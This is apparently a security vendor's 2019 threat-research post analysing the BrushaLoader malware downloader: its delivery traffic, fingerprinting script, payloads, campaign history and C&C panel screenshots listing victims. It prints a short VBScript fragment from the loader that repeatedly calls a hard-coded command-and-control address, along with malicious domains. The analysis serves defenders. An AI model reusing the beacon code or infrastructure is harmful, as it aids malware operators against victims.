

# BrushLoader still sweeping up victims one year later

 [proofpoint.com/us/threat-insight/post/brushloader-still-sweeping-victims-one-year-later](https://proofpoint.com/us/threat-insight/post/brushloader-still-sweeping-victims-one-year-later)

July 22, 2019





[Blog](#)

[Threat Insight](#)

BrushLoader still sweeping up victims one year later



July 22, 2019 Kafeine and the Proofpoint Threat Insight Team

## Overview

BrushaLoader is one of a growing group of downloaders frequently employed by threat actors to profile infected PCs and then load more robust payloads on devices of interest. Malware like BrushaLoader contributes to the ongoing trend of “quality over quantity” infections and enables threat actors to better stay under the radar than they can with highly disruptive infections like ransomware or when distributing massive malicious spam campaigns with high-profile malware as their primary payload. At the same time, these loaders can also deliver those same disruptive infections if threat actors choose to load ransomware as secondary payloads, a scenario we have observed on multiple occasions recently.

BrushaLoader itself first appeared in June 2018 [1]. Now, just over a year later, we have observed the loader in a number of campaigns by prominent threat actors. We derived the name for this VisualBasic/JavaScript/PowerShell loader from the “Rusha” author of the command and control (C&C) panel.

## Copyright (c) Panel - author Rusha

Figure 1: BrushaLoader C&C panel: “Copyright” section

## Analysis

Immediately after executing, BrushaLoader receives a PowerShell script called “PowerEnum” [5] (Figure 2).

Apache...	GET	200	HTTP	fees.tetofevent.online	/web7/wien.php?email=043f6@9cead	188	Link in malspam (GidensTDS)	text/html; charset=UTF-8
Apache...	GET	302	HTTP	fees.tetofevent.online	/90873545678953456.php?email=043f6@9cead	3	GidensTDS Step 2	text/html; charset=UTF-8
nginx/1...	GET	200	HTTPS	cytotan.website	/	559	Zipped-VBS (BrushaLoader) ITA/POL Geofenced	application/octet-stream
nginx/1...	POST	200	HTTPS	driverupdatefaxas.info	/	18	BrushaLoader	text/html
nginx/1...	POST	200	HTTPS	driverupdatefaxas.info	/	592	BrushaLoader (Sending PowerEnum Task)	text/html
	GET	200	HTTPS	infosevices.info	/chkesosod/downs/iZj	1,993	BrushaLoader - PowerEnum	application/octet-stream; ch...
nginx/1...	POST	200	HTTPS	driverupdatefaxas.info	/	394,066	BrushaLoader (Sending Danabot)	text/html
nginx/1...	POST	200	HTTPS	driverupdatefaxas.info	/	18	BrushaLoader	text/html
nginx/1...	POST	200	HTTPS	driverupdatefaxas.info	/	200	BrushaLoader (Moving Danabot DLL)	text/html
nginx/1...	POST	200	HTTPS	driverupdatefaxas.info	/	18	BrushaLoader	text/html
nginx/1...	POST	200	HTTPS	driverupdatefaxas.info	/	428	BrushaLoader (Execute Danabot with f0)	text/html

Figure 2: HTTP portion of BrushaLoader delivery and post-infection activity (PowerEnum activity is not illustrated here); captured February 7, 2019

PowerEnum performs extensive fingerprinting on infected devices and sends the data back to the C&C. This communication occurs over a raw TCP "parallel" channel to BrushaLoader. PowerEnum is also used to send tasks, which were originally stored on Dropbox [2][3], and more recently were hosted on Google Drive [4]. PowerEnum is integral to BrushaLoader and shares the same C&C infrastructure. Interestingly, we also observed PowerEnum as a Fallout EK payload delivering Danabot Affid "4" (Figure 3)





Figure 3: Fallout EK dropping PowerEnum, which has been observed instructing the download of Danabot Affid 4 and a BackConnect Socks.dll

## Payloads

BrushaLoader is strongly connected to the Danabot banking Trojan Affid "3". However, this connection is not exclusive as we have observed it in conjunction with other malware as well (Figure 4).



Malspam	url-to-zipped-vbs	BrushaLoader	Invoice/Order/Receipt			POL	ITA	DanaBot	3	2018-12-17		
Malspam	url-to-zipped-vbs	BrushaLoader	Invoice/Order/Receipt	Gidens		POL	ITA	Nymaim	SandiFlux	2018-12-19		
Malspam	url-to-zipped-vbs	BrushaLoader	Invoice/Order/Receipt	Gidens			ITA	POL	Nymaim	2018-12-24		
Malspam	url-to-zipped-vbs	BrushaLoader	Invoice/Order/Receipt	Gidens			ITA	POL	Nymaim	SandiFlux	2018-12-27	
Malspam	url-to-zipped-vbs	BrushaLoader	Invoice/Order/Receipt	Gidens			ITA	POL	DanaBot	3	2019-01-02	
Malspam	url-to-zipped-vbs	BrushaLoader	Invoice/Order/Receipt				ITA	POL	DanaBot	3	2019-01-14	
Malspam	zipped-vbs	BrushaLoader	Invoice/Order/Receipt			POL		DanaBot	3	2019-01-22		
Malspam	url-to-zipped-vbs	BrushaLoader	Invoice/Order/Receipt	Gidens				POL	DanaBot	3	2019-01-23	
Malspam	zipped-js	BrushaLoader	Fedex		CAN	AZORult	Gootkit	3434		2019-01-29		
Malspam	zipped-vbs	BrushaLoader	Invoice/Order/Receipt			POL		DanaBot	3	2019-02-02		
Malspam	url-to-zipped-vbs	Gidens	BrushaLoader	Invoice/Order/Receipt			ITA	POL	DanaBot	3	2019-02-07	
Malspam	url-to-zipped-vbs	Gidens	BrushaLoader	Invoice/Order/Receipt				POL	ITA	DanaBot	3	2019-02-11
Malspam	zipped-vbs	BrushaLoader	Document/Request			POL		DanaBot	3	2019-02-26		
Malspam	7z-vbs	BrushaLoader	Invoice/Order/Receipt			POL		DanaBot	3	GoogleDrive	2019-03-08	
Malspam	macro-xls	BrushaLoader	Invoice/Order/Receipt			POL		DanaBot	3	2019-03-19		
Malspam	rar-vbs	BrushaLoader	Document/Request			POL		DanaBot	3	2019-03-26		
Malspam	zipped-vbs	BrushaLoader	Document/Request			POL		DanaBot	3	2019-04-05		
Malspam	html-zip	BrushaLoader	Document/Request			POL		DanaBot	3	2019-04-30		
Malspam	aced-vbs	BrushaLoader	Invoice/Order/Receipt	T-Mobile		TA544	POL	DanaBot	3	2019-05-14		
Malspam	html-zip	BrushaLoader	Document/Request			POL		DanaBot	3	2019-05-15		
Malspam	zipped-vbs	BrushaLoader	Invoice/Order/Receipt			POL		DanaBot	3	2019-06-06		
Malspam	zipped-vbs	BrushaLoader	Invoice/Order/Receipt			POL		PowerEnum	DanaBot	3	2019-06-19	
Malspam	zipped-vbs	BrushaLoader	Invoice/Order/Receipt	Orange			POL	DanaBot	3	2019-07-02		

Figure 4: A selection of documented campaigns involving BrushaLoader over the last year

Figure 4 illustrates a number of noteworthy events:

- Unusual Payload:
  - Ursnif in Italy
  - Gootkit in Canada
  - Nymaim in Poland
- Unusual Spreading:
  - TA544 [6], also known as Narwhal Spider [7] on May 14, 2019, in a T-Mobile-themed campaign

### The C&C panel

Early in its distribution, we observed the BrushaLoader C&C panel and were surprised by the success of a “basic” campaign using compressed-VBS attachments. Despite requiring several user interactions, the actors were able to ensnare more than 4,000 computers in 36 hours (Figures 5 and 6).



Panel Home jSloder StatisticVendor Options

Type	LoaderType	BlockedOs	RunExe	Download	Timeserver	Web_blocked	ClearLogs
dll	vbs	0	733	784	false-min	OFF	Clearlog

All Options

1 - "download"  
 2 - "rename"  
 3 - "start"  
 4 - "uac"  
 5 - "del exploit uac"  
 ("download":17,"rename":34,"start":51,"uac":68)

Show 10 entries Search:

Vendor	headerhost	RegDate	LastDate	Conn	Ip	Cc	FileName	UserAgent	Status	DetectHostName	DetectOs	type	Block	
052063	107.175.83.150	2018-07-06 07:42:46		1	81.35	PL	eXOUcW	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; SLCC2; Media Center PC 6.0; Tablet PC 2.0)	0				false	
57521	107.175.83.150	2018-07-06 07:42:46	2018-07-06 07:42:47	2	81.32	PL	SqNHvbAlz	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)	0	elc		net.pl	false	
62851355	107.175.83.150	2018-07-06 07:42:46	2018-07-06 07:42:46	2	18.48	PL	sdDPHEAdiqu	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; Tablet PC 2.0; wbr 1.0.0)	0	188.14		dynamic-	false	
57521	107.175.83.150	2018-07-06 07:42:25	2018-07-06 07:42:45	4	18.31	PL	WJlgeqGfA	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)	0	188.14		dynamic-	false	
62851355	107.175.83.150	2018-07-06 07:41:27	2018-07-06 07:42:42	7	77.14	PL	eESGBO	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Tablet PC 2.0)	0	77-		etia.pl	false	
85957	107.175.83.150	2018-07-06 07:41:12	2018-07-06 07:42:39	8	80.14	PL	Fjlot	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; SLCC2; Media Center PC 6.0; HRTS; GWX/RED)	0	get		DUHD	false	
18840	107.175.83.150	2018-07-06 07:41:09	2018-07-06 07:42:48	14	87.47	PL	ACqDqovbdsa	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)	0	87		ria.pl	false	
57521	107.175.83.150	2018-07-06 07:41:05	2018-07-06 07:42:45	45	94.23	PL	RfUQO	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; HRTS)	2	u		ry-	dll	false
4054235	107.175.83.150	2018-07-06 07:40:57	2018-07-06 07:42:42	9	76.39	PL	LoIqWW	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)	0	1		n.pl	false	
4054235	107.175.83.150	2018-07-06 07:40:43	2018-07-06 07:42:46	29	91.45	PL	ynUyLK	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)	1	9		re.pl	dll	false

Showing 1 to 10 of 2,815 entries Previous 1 2 3 4 5 ... 282 Next

Copyright (c) Panel

Figure 5: BrushaLoader C&C panel - Victims a few hours after the beginning of a July 5, 2018 malicious spam campaign

Home x

107.175.83.150/admin

5 - "del exploit uac"  
{"download":18,"rename":36,"start":54,"uac":72}

Show 10 entries Search:

Vendor	headerhost	RegDate	LastDate	Conn	Ip	Cc	FileName	UserAgent	Status	DetectHostName	DetectOs	type	Block
4054235	107.175.83.150	2018-07-06 16:02:27		1	86	PL	rsQiemyx	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; InfoPath.2; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	0				false
62851355	107.175.83.150	2018-07-06 16:02:09	2018-07-06 16:03:00	9	86	PL	jmpjmsPyn	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	0	89			false
62851355	107.175.83.150	2018-07-06 16:01:56	2018-07-06 16:01:56	2	86	PL	IFPeqgLI	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	0	89			false
62851355	107.175.83.150	2018-07-06 16:01:19	2018-07-06 16:01:19	2	86	PL	QdGbBk	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	0	89			false
62851355	107.175.83.150	2018-07-06 16:01:06	2018-07-06 16:01:06	2	86	PL	TgXXWKBCGmv	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	0	89			false
62851355	107.175.83.150	2018-07-06 16:00:29	2018-07-06 16:00:29	2	86	PL	ycQnR	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	0	89			false
57521	107.175.83.150	2018-07-06 16:00:24	2018-07-06 16:03:45	51	86	DE	efRbDb	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)	0	x			false
62851355	107.175.83.150	2018-07-06 15:59:52	2018-07-06 15:59:52	2	86	PL	NUld	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	0	89			false
0430362	107.175.83.148	2018-07-06 15:59:46	2018-07-06 16:02:41	16	31	PL	gicQcauAf	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/5.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; InfoPath.3)	0				false
17787425	107.175.83.149	2018-07-06 15:59:43		1	84	DE	RlEdaGh	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)	0				false

Showing 1 to 10 of 3,588 entries

Previous 1 2 3 4 5 ... 359 Next

Copyright (c) Panel

Figure 6: BrushaLoader C&C panel - Victims approximately 24 hours after the beginning of a July 5, 2018 campaign (captured July 6, 2018)




Figure 7: BrushaLoader C&C panel - Victims approximately 36 hours after the beginning of a July 5, 2018 campaign (captured July 9, 2018)




Figure 8: BrushaLoader C&C panel - Commands/Tasks






Figure 9: BrushaLoader C&C panel - Home




Figure 10: BrushaLoader C&C panel - The Google Drive link is the payload sent via raw TCP after PowerEnum fingerprinting

```
'you fax pc
dim MyArray, faxurls, httpsd

Function Skip(date)
  On Error Resume Next
  Call MypcMessage(date)
End Function

Function showPcFaxPc()
  On Error Resume Next
  While true
    dim myfaxpcurls, youfaxpcdate
    youfaxpcdate = FormatDateTime(Now, vbLongTime)
    myfaxpcurls = "http://107.175.83.148/faxid/328504/" + youfaxpcdate
    WScript.Sleep 12000
    Call Skip(myfaxpcurls)
  Wend
End Function
```

Copyright (c) Panel - author Rusha

Figure 11: BrushaLoader C&C panel - jSloader configuration

## Conclusion

Though one of many downloaders in regular use, BrushaLoader has emerged in connection with numerous secondary payloads such as DanaBot and prolific actors including TA544. We have observed it in multiple geographies and a variety of campaigns. Moreover, insights from the command and control panel suggest high infection success rates for the loader, enabling deployment of a range of payloads by actors using the malware. While loaders fail to garner headlines like high-profile ransomware attacks, they have emerged as a key element of many threat actors' toolkits. We will continue to monitor trends around this malware family and BrushaLoader in particular.

## Acknowledgement

We would like to thank [@Racco42](#) for his multiple inputs in our tracking in the past year.

## References

